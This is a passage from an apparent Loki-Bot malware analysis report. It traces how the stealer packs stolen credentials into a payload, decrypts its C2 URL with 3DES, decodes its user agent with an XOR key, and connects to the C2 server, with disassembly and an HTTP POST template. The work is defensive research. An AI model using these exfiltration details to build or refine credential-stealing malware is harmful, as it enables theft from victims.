In Figure 132, the Mutex is being added. If you recall, the Mutex was derived from a substring of the MD5 hash of the Machine GUID. The resulting value was "B7E1C2CC98066B250DDB2123".

This value is now added to the payload buffer via the addFIDStrLenAndString2Buffer function, which appends the Mutex to the payload buffer (Figure 133).



Figure 133: Mutex structure within final payload buffer

4.3.2.23 Build Packet Data – Add Unique Key



Figure 134: Add unique key to final payload buffer

In Figure 134, we see Arg3 and Arg4, that were passed into the prepareDataAndSend function, are now being added to the payload buffer. If you recall from the "Generate Unique Identifier" section, if these values were set to zero (which they will be on at least the first run), a random 5-character string is generated and the string itself is placed into Arg3 and the string's length (5) is placed into Arg4.

Both of these values are now being added to the payload via the addByteCountAndData2Buffer function (Figure 135). Since the string that is being added is ASCII encoded (as opposed to Unicode), it will only take up 5 bytes of the payload.



Figure 135: Unique key structure within payload buffer

4.3.2.24 Build Packet Data – Add Stolen Data



Figure 136: Add compressed stolen data to final payload buffer

Finally, the compressed application credential/configuration data is added to the payload buffer via the addByteCountAndData2Buffer function (Figure 136). In this case, the size of the compressed data is 0x906 (hex) or 2,310 (decimal) bytes of data.

When added to the payload buffer, this value takes up 4-bytes and is then followed by the 2,310 bytes of compressed data (Figure 137).



Figure 137: Compressed stolen data structure within final payload buffer

4.3.2.25 Exfiltrate Stolen Data



Figure 138: CALL to decodeNetworkAndSend function that exfiltrates the stolen data

Now that our payload buffer has been fully populated, Loki-Bot will now attempt to exfiltrate this data via a CALL to a function labeled decodeNetworkandSend (Figure 138). This function takes the following arguments (Table 14):

Argument	Description
Arg1	Reference to the payload buffer.
Arg2	Total size of the packet payload data.
Arg3	Hardcoded value of 0 (Value not referenced inside of function)

Table 14: decodeNetworkAndSend arguments

4.3.2.26 Decrypt C2 URL



Figure 139: CALL to decryptRunKeyOrC2URL. This instance decrypts the C2 URL

Once inside decodeNetworkAndSend, one of the first actions taken is to decrypt the C2 URL by making a CALL to a function labeled decryptRunKeyOrC2URL (Figure 139). If you look at the references to this function, you will see that it is only called twice; the first time is now, where it will be decrypting the C2 URL, and then it will be called once more later on when it comes time to set up persistence. Rather than covering this function in-depth, I am going to only call out the important parts that are relevant to our analysis.

First, decryptRunKeyOrC2URL makes a CALL to ADVAPI32's CryptImportKey function (Figure 140), which "transfers a cryptographic key from a key BLOB into a cryptographic service provider (CSP)" (Microsoft, CryptImportKey function, 2017).



Figure 140: CALL to ADVAPI32.CryptImportKey. First step in decrypting the C2 URL

The most informative part of this function CALL is the data that is referenced by the 2nd argument being passed to CryptImportKey. This argument is "a byte array that

contains a PUBLICKEYSTRUC BLOB header followed by the encrypted key" (Microsoft, PUBLICKEYSTRUC structure, 2017).



Figure 141: Buffer containing the PUBLICKEYSTRUCT Blob



Figure 1422: PUBLICKEYSTRUC structure

If we take the data stored within this byte array (Figure 141) and parse the values into the members they represent according to the PUBLICKEYSTRUC structure (Figure 142), we can derive the following (Table 15):

Members	Bytes	Definitions
bType	[08]	PLAINTEXTKEYBLOB – The key is a session key.
bVersion	[02]	Key BLOB format version 2
reserved	[00 00]	N/A
ALG_ID	[03 66 00 00]	0x6603 represents the Triple DES encryption algorithm.
Encrypted Key Length	[18 00 00 00]	0x18 == 24-bytes
Encrypted Key	[54 FD 4F EA 49 BB 35 FD 60 F9 D1 E6 39 C7 38 B1] [FF C0 A1 F3 51 D2 FB E3]	Encrypted key used to decrypt

Table 15: Breakdown of PUBLICKEYSTRUCT Blob

After importing this key, there are two CALLs made to ADVAPI32.CryptSetKeyParam that are used to customize certain aspects of the key that was just imported (Microsoft, CryptSetKeyParam function, 2017).

This function takes 4 arguments, but arguments 2 and 3 are the ones we care most about (Table 16):

Argument	Description
Arg2	Specifies which key parameter should be set.
Arg3	The value that the parameter specified in Arg2 will be set to.

Table 16: Most significant arguments for CryptSetKeyParam

If we look at the first CALL to CryptSetKeyParam (Figure 143), we see that Arg2 has been set to the value 4, which represents the parameter KP_MODE. Arg3 then sets KP_MODE to the value 1, which represents Cipher Block Chaining (CBC) (Microsoft, Cipher Mode, 2017).



Figure 143: CALL to ADVAPI32.CryptSetKeyParam. Setting KP_MODE

Then, on the second CALL to CryptSetKeyParam (Figure 144), Arg2 equals the value 1, which represents the predefined value KP_IV (a.k.a. Initialization Vector).



Figure 144: CALL to ADVAPI32.CryptSetKeyParam. Setting KP_IV (Initialization Vector)

Arg3 then sets the Initialization Vector to the following value:

[F8 A8 55 32 6E 57 7D D5].

If you are not familiar, Triple DES (or 3DES) is a fairly insecure symmetric-key block cipher algorithm (Wikipedia, Triple_DES, 2017). The inclusion of an Initialization Vector helps to further secure (randomize) the encrypted data (Wikipedia, Initialization Vector, 2017). In order to successfully decrypt the data that was encrypted with the IV specified, the IV would need to be known by the person/application decrypting it.



Figure 145: CALL to ADVAPI32.CryptDecrypt. Encrypted URL highlighted in the Memory Dump panel

Now that the malware has setup the mechanism that will enable decryption of data, it finally makes a CALL to ADVAPI32.CryptDecrypt (Microsoft, CryptDecrypt function, 2017) (Figure 145). This function will decrypt the data that is passed to it via Arg5 (*pbData – Highlighted in Figure 145 Memory Dump window).

Once we execute the CryptDecrypt function, this data will be overwritten with the decrypted equivalent (Figure 146):



Figure 146: Encrypted URL overwritten by decrypted URL after successful execution of ADVAPI32.CryptDecrypt

Not only is the URL encrypted, but Loki-Bot also provides the option to compress it as well using aPLib (Ibsen, 2017). Arg7, that was passed to decryptRunKeyOrC2URL, determines whether or not to also run the decrypted URL through the decompressions routine.



Figure 147: Check to see if decrypted URL also needs to be decompressed

In Figure 147, Arg7 was just compared to the value stored within EBX (0). Since Arg7 was set to 0, the decision is made to not run the URL through APLib decompression (Ibsen, 2017). Choosing to compress the URL in addition to encrypting it is simply overkill. Regardless of whether or not the decompression flag was set, the unencrypted/uncompressed URL is eventually copied into EAX and decryptRunKeyOrC2URL returns execution back to decodeNetworkAndSend.

4.3.2.27 Decode User Agent String (UAS)

Once the C2 URL has been obtained, the malware then decodes the User Agent String (UAS). Since the Loki-Bot's UAS has rarely ever (never?) changed, it is used as the primary identifier within IDS signatures for Loki-Bot-related traffic. Given this, I am not sure why the malware author even bothered to encode this data. Regardless, the UAS is obtained via a function labeled getDeobfuscatedString (Figure 148).



Figure 148: Obtain User Agent String via CALL to getDeobfuscatedString with Arg1 == 2

This function accepts an index value for its Arg1. Within the function is an array of encoded strings that, once decoded, will reference some part of the http header. In this instance, Arg1 was given the value 2, so the value within the array of encoded strings with the index of 2 will be decoded. The encoded value appears as such:

[58 0E C5 E6 BF F5 B2 EC 32 83 7F 6F A1 AF 6E 29]
[80 AD CA 99 E0 81 AA 59 F0 96 5C 26 44 38 00 00]

This value is then passed into another function labeled deobfuscatePacketHeader (at 0x414875) along with the ASCII string "KOSFKF". This string will be used to build an array of 255 bytes – from 0x00 to 0xFF – which have been XOR'd with its characters. This XOR'd byte array will then be used to decode the encoded header string one character at a time. The decoding routine is show in Figure 149.



Figure 149: Image of routine that decodes the string at specified index

Once the decoding routine has completed, the decoded string – which in this case is "Mozilla/4.08 (Charon; Inferno)" – is eventually placed into the EAX register and execution is returned to decodeNetworkAndSend (Figure 150).



Figure 150: Result of getDeobfuscatedString function when index is set to 2

4.3.2.28 Initiate Connection with C2 Server



Figure 151: After decoding the URL and User Agent, CALL sendStolenData

Next is a CALL to a function labeled sendStolenData (Figure 151). This function will handle the next three sections discussed in this paper: initiating the connection with the C2 server, decoding of additional HTTP headers, and the sending of data. Table 17 provides an explanation of the arguments passed to it:

Argument	Description
Arg1 – 3	The C2 server's IP/Domain name, port, and URI that were derived from the decrypted URL via a function labeled splitURL that was called earlier at 0x414A5C
Arg4	The decoded UAS
Arg5	Reference to the buffer containing the packet payload data
Arg6	Size of payload buffer

Table 17: sendStolenData arguments

When this function executed, the first thing it attempts to do is establish a connection with the C2 server. It does this via a CALL to a function labeled InitiateNetConnection (at 0x4148AF). This function leverages functions such as getaddrinfo (Microsoft, getaddrinfo function, 2017), socket (Microsoft, socket function, 2017), and connect (Microsoft, connect function, 2017) within the ws_32.dll library to accomplish this.

```
00404E1D  .  50           PUSH EAX                                 ; Arg4 => OFFSET LOCAL.1
00404E1E  .  8D45 DC      LEA EAX,[LOCAL.9]
00404E21  .  C745 E8 0600 MOV DWORD PTR SS:[LOCAL.6],6
00404E28  .  50           PUSH EAX                                 ; Arg3 => OFFSET LOCAL.9
00404E29  .  FF75 0C      PUSH DWORD PTR SS:[ARG.2]                ; Arg2 => [ARG.2]
00404E2C  .  C745 E0 0200 MOV DWORD PTR SS:[LOCAL.8],2
00404E33  .  FF75 08      PUSH DWORD PTR SS:[ARG.1]                ; Arg1 => [ARG.1]
00404E36  .  FF15 2860410 CALL DWORD PTR DS:[<&WS2_32.getaddrinfo> ; WS2_32.getaddrinfo
00404E3C  .  85C0         TEST EAX,EAX
00404E3E  .v 74 04        JZ SHORT 00404E44
00404E40  .  33C0         XOR EAX,EAX
00404E42  .v EB 72        JMP SHORT 00404EB6
00404E44  >  53           PUSH EBX
00404E45  .  56           PUSH ESI
00404E46  .  6A 04        PUSH 4                                   ; Arg1 = 4
00404E48  .  E8 2FDDFFFF  CALL AllocateHeap                        ; FE62C1C283CF41CA826AA267F5AA6F7.AllocateHeap
00404E4D  .  8BF0         MOV ESI,EAX
00404E4F  .  83CB FF      OR EBX,FFFFFFFF
00404E52  .  59           POP ECX
00404E53  .  891E         MOV DWORD PTR DS:[ESI],EBX
00404E55  .  8B7D FC      MOV EDI,DWORD PTR SS:[LOCAL.1]
00404E58  .  FF77 0C      PUSH DWORD PTR DS:[EDI+0C]               ; Arg3
00404E5B  .  FF77 08      PUSH DWORD PTR DS:[EDI+8]                ; Arg2
00404E5E  .  FF77 04      PUSH DWORD PTR DS:[EDI+4]                ; Arg1
00404E61  .  FF15 3860410 CALL DWORD PTR DS:[<&WS2_32.#23>]        ; WS2_32.socket
00404E67  .  8906         MOV DWORD PTR DS:[ESI],EAX
00404E69  .  3BC3         CMP EAX,EBX
00404E6B  .v 75 12        JNE SHORT 00404E7F
00404E6D  .  56           PUSH ESI                                 ; Arg1
00404E6E  .  E8 38DDFFFF  CALL FreeHeap                            ; FE62C1C283CF41CA826AA267F5AA6F7.FreeHeap
00404E73  .  59           POP ECX
00404E74  .  FF75 FC      PUSH DWORD PTR SS:[LOCAL.1]              ; Arg1 => [LOCAL.1]
00404E77  .  FF15 2C60410 CALL DWORD PTR DS:[<&WS2_32.freeaddrinfo ; WS2_32.FreeAddrInfoW
00404E7D  .v EB 2F        JMP SHORT 00404EAE
00404E7F  >  FF77 10      PUSH DWORD PTR DS:[EDI+10]               ; Arg3
00404E82  .  FF77 18      PUSH DWORD PTR DS:[EDI+18]               ; Arg2
00404E85  .  50           PUSH EAX                                 ; Arg1
00404E86  .  FF15 4460410 CALL DWORD PTR DS:[<&WS2_32.#4>]         ; WS2_32.connect
00404E8C  .  3BC3         CMP EAX,EBX
00404E8E  .v 75 0A        JNE SHORT 00404E9A
00404E90  .  FF36         PUSH DWORD PTR DS:[ESI]                  ; Arg1
00404E92  .  E8 35FFFFFF  CALL killConnection                      ; FE62C1C283CF41CA826AA267F5AA6F7.killConnection
```

Figure 152: Establish connection with C2 server

In Figure 153, we see that the malware author has chosen to stray from their use of getDLLFunctionFromIDXAndHash and, instead, decided to import this library and make calls to these functions directly. Given all the protections put into place by the

malware author to disguise key functionality and Indicators Of Compromise (IOC), the fact they did not also disguise the use of ws_32.dll surprises me.

Regardless, after some socket setup, the CALL to ws2_32.connect at 0x404E86 is what actually attempts to initiate the connection to the C2 server. If the connection fails, execution will skip the decoding of headers and sending of data and jump to the end of the sendStolenData function. If successful, we move on.

4.3.2.29 Decode HTTP Header

After the connection to the C2 server has been established, Loki-Bot begins to decode additional HTTP headers. This will actually be done in two different sections for reasons that I will explain in a minute.



Figure 153: Obtain HTTP Headers (Part 1) via CALL to getDeobfuscatedString with Arg1 == 0

The first section is fairly straightforward. In Figure 153, we see a CALL being made to the getDeobfuscatedString function. If you recall, this function was used to decode the User Agent String by passing an Arg1, or index, value of 2. In this case, Arg1 is given the value of 0, which returns the following decoded string:

```
POST %s HTTP/1.0
User-Agent: %s
Host: %s
Accept: */*
Content-Type: application/octet-
stream
Content-Encoding: binary
```

This string is then passed through a string formatting function at 0x4148E0 that replaces the template strings (“%s”) with the URI, UAS, IP/Domain, and Port (optional) values respectively. When executed, a proper HTTP header is produced:

```
